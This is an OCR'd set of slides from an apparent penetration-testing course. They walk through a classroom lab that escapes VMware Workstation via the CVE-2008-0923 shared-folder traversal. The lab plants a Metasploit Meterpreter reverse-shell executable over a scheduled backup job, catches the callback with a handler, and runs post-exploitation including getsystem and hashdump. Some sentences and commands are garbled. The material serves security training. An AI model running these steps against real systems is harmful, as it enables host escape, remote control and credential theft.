


Optional Exercise – VME Escape Setup (1)

This exercise requires connectivity to the classroom LAN. For this exercise, everywhere you see **X** in the instructions, use your assigned number (last part of your IP address). You'll be connecting with SSH to a stock FreeBSD 9.0-RELEASE virtual machine with your user**X** account and password of deadlist to 10.10.10.74). From this foothold, you will modify a tool for transferring files via shared folders to exploit CVE-2008-0923 to escape out of VMware Workstation. Although this flaw is dated, similar bad configurations of VMware's Shared Folders feature.

You will use Metasploit from Kali to generate a Meterpreter payload that escapes the XP host's firewall. You will need to identify a backup job that executes a backup program you can overwrite. Once the payload is triggered by the Windows Scheduler Service, you will receive a Meterpreter shell on your Kali machine from the host (10.10.10.73).

The vmback toolset (https://sites.google.com/site/chitchatvmback/vmtools) will be patched to circumvent the first directory traversal patch as discovered by Core Security (http://www.coresecurity.com/content/advisory-vmware). The official version is already installed on Victim1 via the FreeBSD ports system.




Optional Exercise – VME Escape Setup (2)

You'll need two shells on Kali: one for connecting to Victim1 and one to use Metasploit. You can recognize Victim1's shell is different--the "%" prompt indicates csh, not bash. The password is simply "deadlist" (without the quotes). Below is are sample instructions for the user assigned to the number 102, which replaces **X** above.

```
$ ssh userX@10.10.10.74
% vmw version
% vmftp
vmftp> ls
dr-x (05)  0 2010-04-11 21:21:15 Downloads
vmftp> quit
vmftp> ls Downloads/..
vmftp> ls Downloads/../..
```

Note the "vmw version" command gives a cryptic version output. The "6 4" represents the fourth build of Workstation 6 (which confusingly is formally listed as Workstation 6.0.2). The vmftp command from the vmback project allows you navigate the shared folder like a typical FTP client.




Optional Exercise – VME Escape Setup (3)

In a real pentest, you might suspect this version of VMware is vulnerable from a network scan or cross-referencing the "vmw version" output. With a little research, you find Core Security's original announcement (previously mentioned). You have the patch in the deadlist folder, which has been applied already. Again, substitute your assigned number for **X** in the slide or **102** below to avoid colliding with other students. Don't forget to include the "./" or you will be running the unpatched vmftp installed on Victim1.

```
% sh ~/doit.sh
% ./vmftp
vmftp> cd Downloads
vmftp> ls +.+.
vmftp> cd +.+./+.+./+.+./windows/tasks
vmftp> ls
vmftp> ls AtX.job
vmftp> get AtX.job
vmftp> quit
```

At this point, you could hunt for valuable files to pilfer, or place a trojan over a DLL or program you expect will eventually run, since you can't force it to run from here. We will use one of the scheduled jobs you see listed in the tasks directory. It will take some time to create a payload for this Windows job to run, so download a file that has your assigned IP address and quit vmftp for now.




VME Escape - Optional: Editing the .JOB File

In the real world, you would find one backup JOB. This exercise is built for the classroom and each person can overwrite their own backup JOB. You do not need to edit the JOB file (and if you did, you risk corrupting the pseudo-CRC32 checksum that is part of the file format). Just remember that editing non-ASCII values in vi is possible with xxd. If you need to reference an ASCII chart to change the filename, use the ASCII man page in an extra shell window.

```
% man ascii
```

This task happens to be scheduled to run every day at 11:59PM or 23:59. For our exercise, we will just replace the backup executable instead of editing this JOB file. Tools like jobparse.pl and jobparser.py can help you understand the JOB file. You could also view the raw hex values with xxd or inside of vi by typing "<ESC>:%!xxd" which will apply xxd to all lines loaded into vi. If you did make an edit, you should reverse the hex conversion with "<ESC>:%!xxd -r" before saving. Edits of the time only stand about a 1/8 chance of working as there is an integrity checksum saved in the .JOB file itself. On the victim is a second schedule that reruns the backup job every 6 minutes, just to keep the course moving forward.



Optional Exercise – VME Escape - Create a Trojan EXE


Change to the Metasploit directory on Kali and run msfconsole. You can use "generate -h" to see more options in Metasploit's generate command.

If your assigned number is **102** for IP addresses, your commands would look like this:

```
# msfconsole
msf> use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp)> setg LHOST 10.10.75.102
msf payload(reverse_tcp)> generate -t exe -f met102.exe
```

The "setg" command will treat LHOST has a global setting (you won't have to set it again, unless you want to change it or exit Metasploit). Now you can transfer the exe file to your directory on the victim. You can do this from another shell or while still in Metasploit. The syntax of scp is simple, it is "scp source destination" (note the destination includes a relative directory, in this case a trailing colon with no directory will use the user's home directory).

```
msf payload (reverse_http)> scp met102.exe userX@10.10.10.74:
```




Optional Exercise – VME Escape - Start the Metasploit Handler

Now that we have a payload, we need to set up the corresponding receiving end in Metasploit. You may want to use the "show options" commands if you need to troubleshoot or adapt this attack.

```
msf payload(reverse_tcp)> use exploit/multi/handler
msf exploit(handler)> set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler)> show options
msf exploit(handler)> exploit
```

Leave the listener idle while we build the other portion of the attack.




Bootcamp – VME Escape - Replacing .EXE for Escalation

Now that the JOB file points to the malicious payload from Metasploit, we can overwrite the original on Victim2 from Victim1. Don't forget to upload the payload from Victim1 to Victim2 (you used scp to get it from Kali to Victim1).

```
% ./vmftp
vmftp> cd Downloads/+.+./+.+./+.+./windows/tasks
vmftp> put met102.exe
vmftp> quit
```

Now, we switch back to Metasploit on Kali and wait for the payload to come to us. If it the handler never reports success or failure, try again, but add an additional minute or two for the delay. In the real world, you might have to wait until the nightly or weekly backup job runs, not just the few minutes we have in class ...




Optional Exercise - VME Escape - Using Meterpreter

You should see a Meterpreter session connect to Metasploit on Kali. If it does not drop to a Meterpreter prompt, you may have to force it (see sessions command below). You will have to reschedule your payload if it simply never ran. Note the sessions command below uses a lower-case "L" for listing.

```
msf> sessions -l
msf> sessions -i
meterpreter> screenshot
meterpreter> sysinfo
meterpreter> getuid
meterpreter> getsystem
meterpreter> run post/windows/gather/smart_hashdump
meterpreter> run <TAB><TAB>
meterpreter> run post/windows/escalate/<TAB><TAB>
```

Use the built-in tab-completion to see possible post exploitation scripts and modules. Feel free to use Meterpreter until the lecture resumes, but do NOT disrupt the machine in a way which will affect others working on this exercise.



Optional Exercise - VME Escape - CLEANUP!

Exit Metrepter and Metasploit:

```
meterpreter> exit
msf exploit(handler)> exit
```

Completely exit from Victim1:

```
vmftp> quit
% exit
```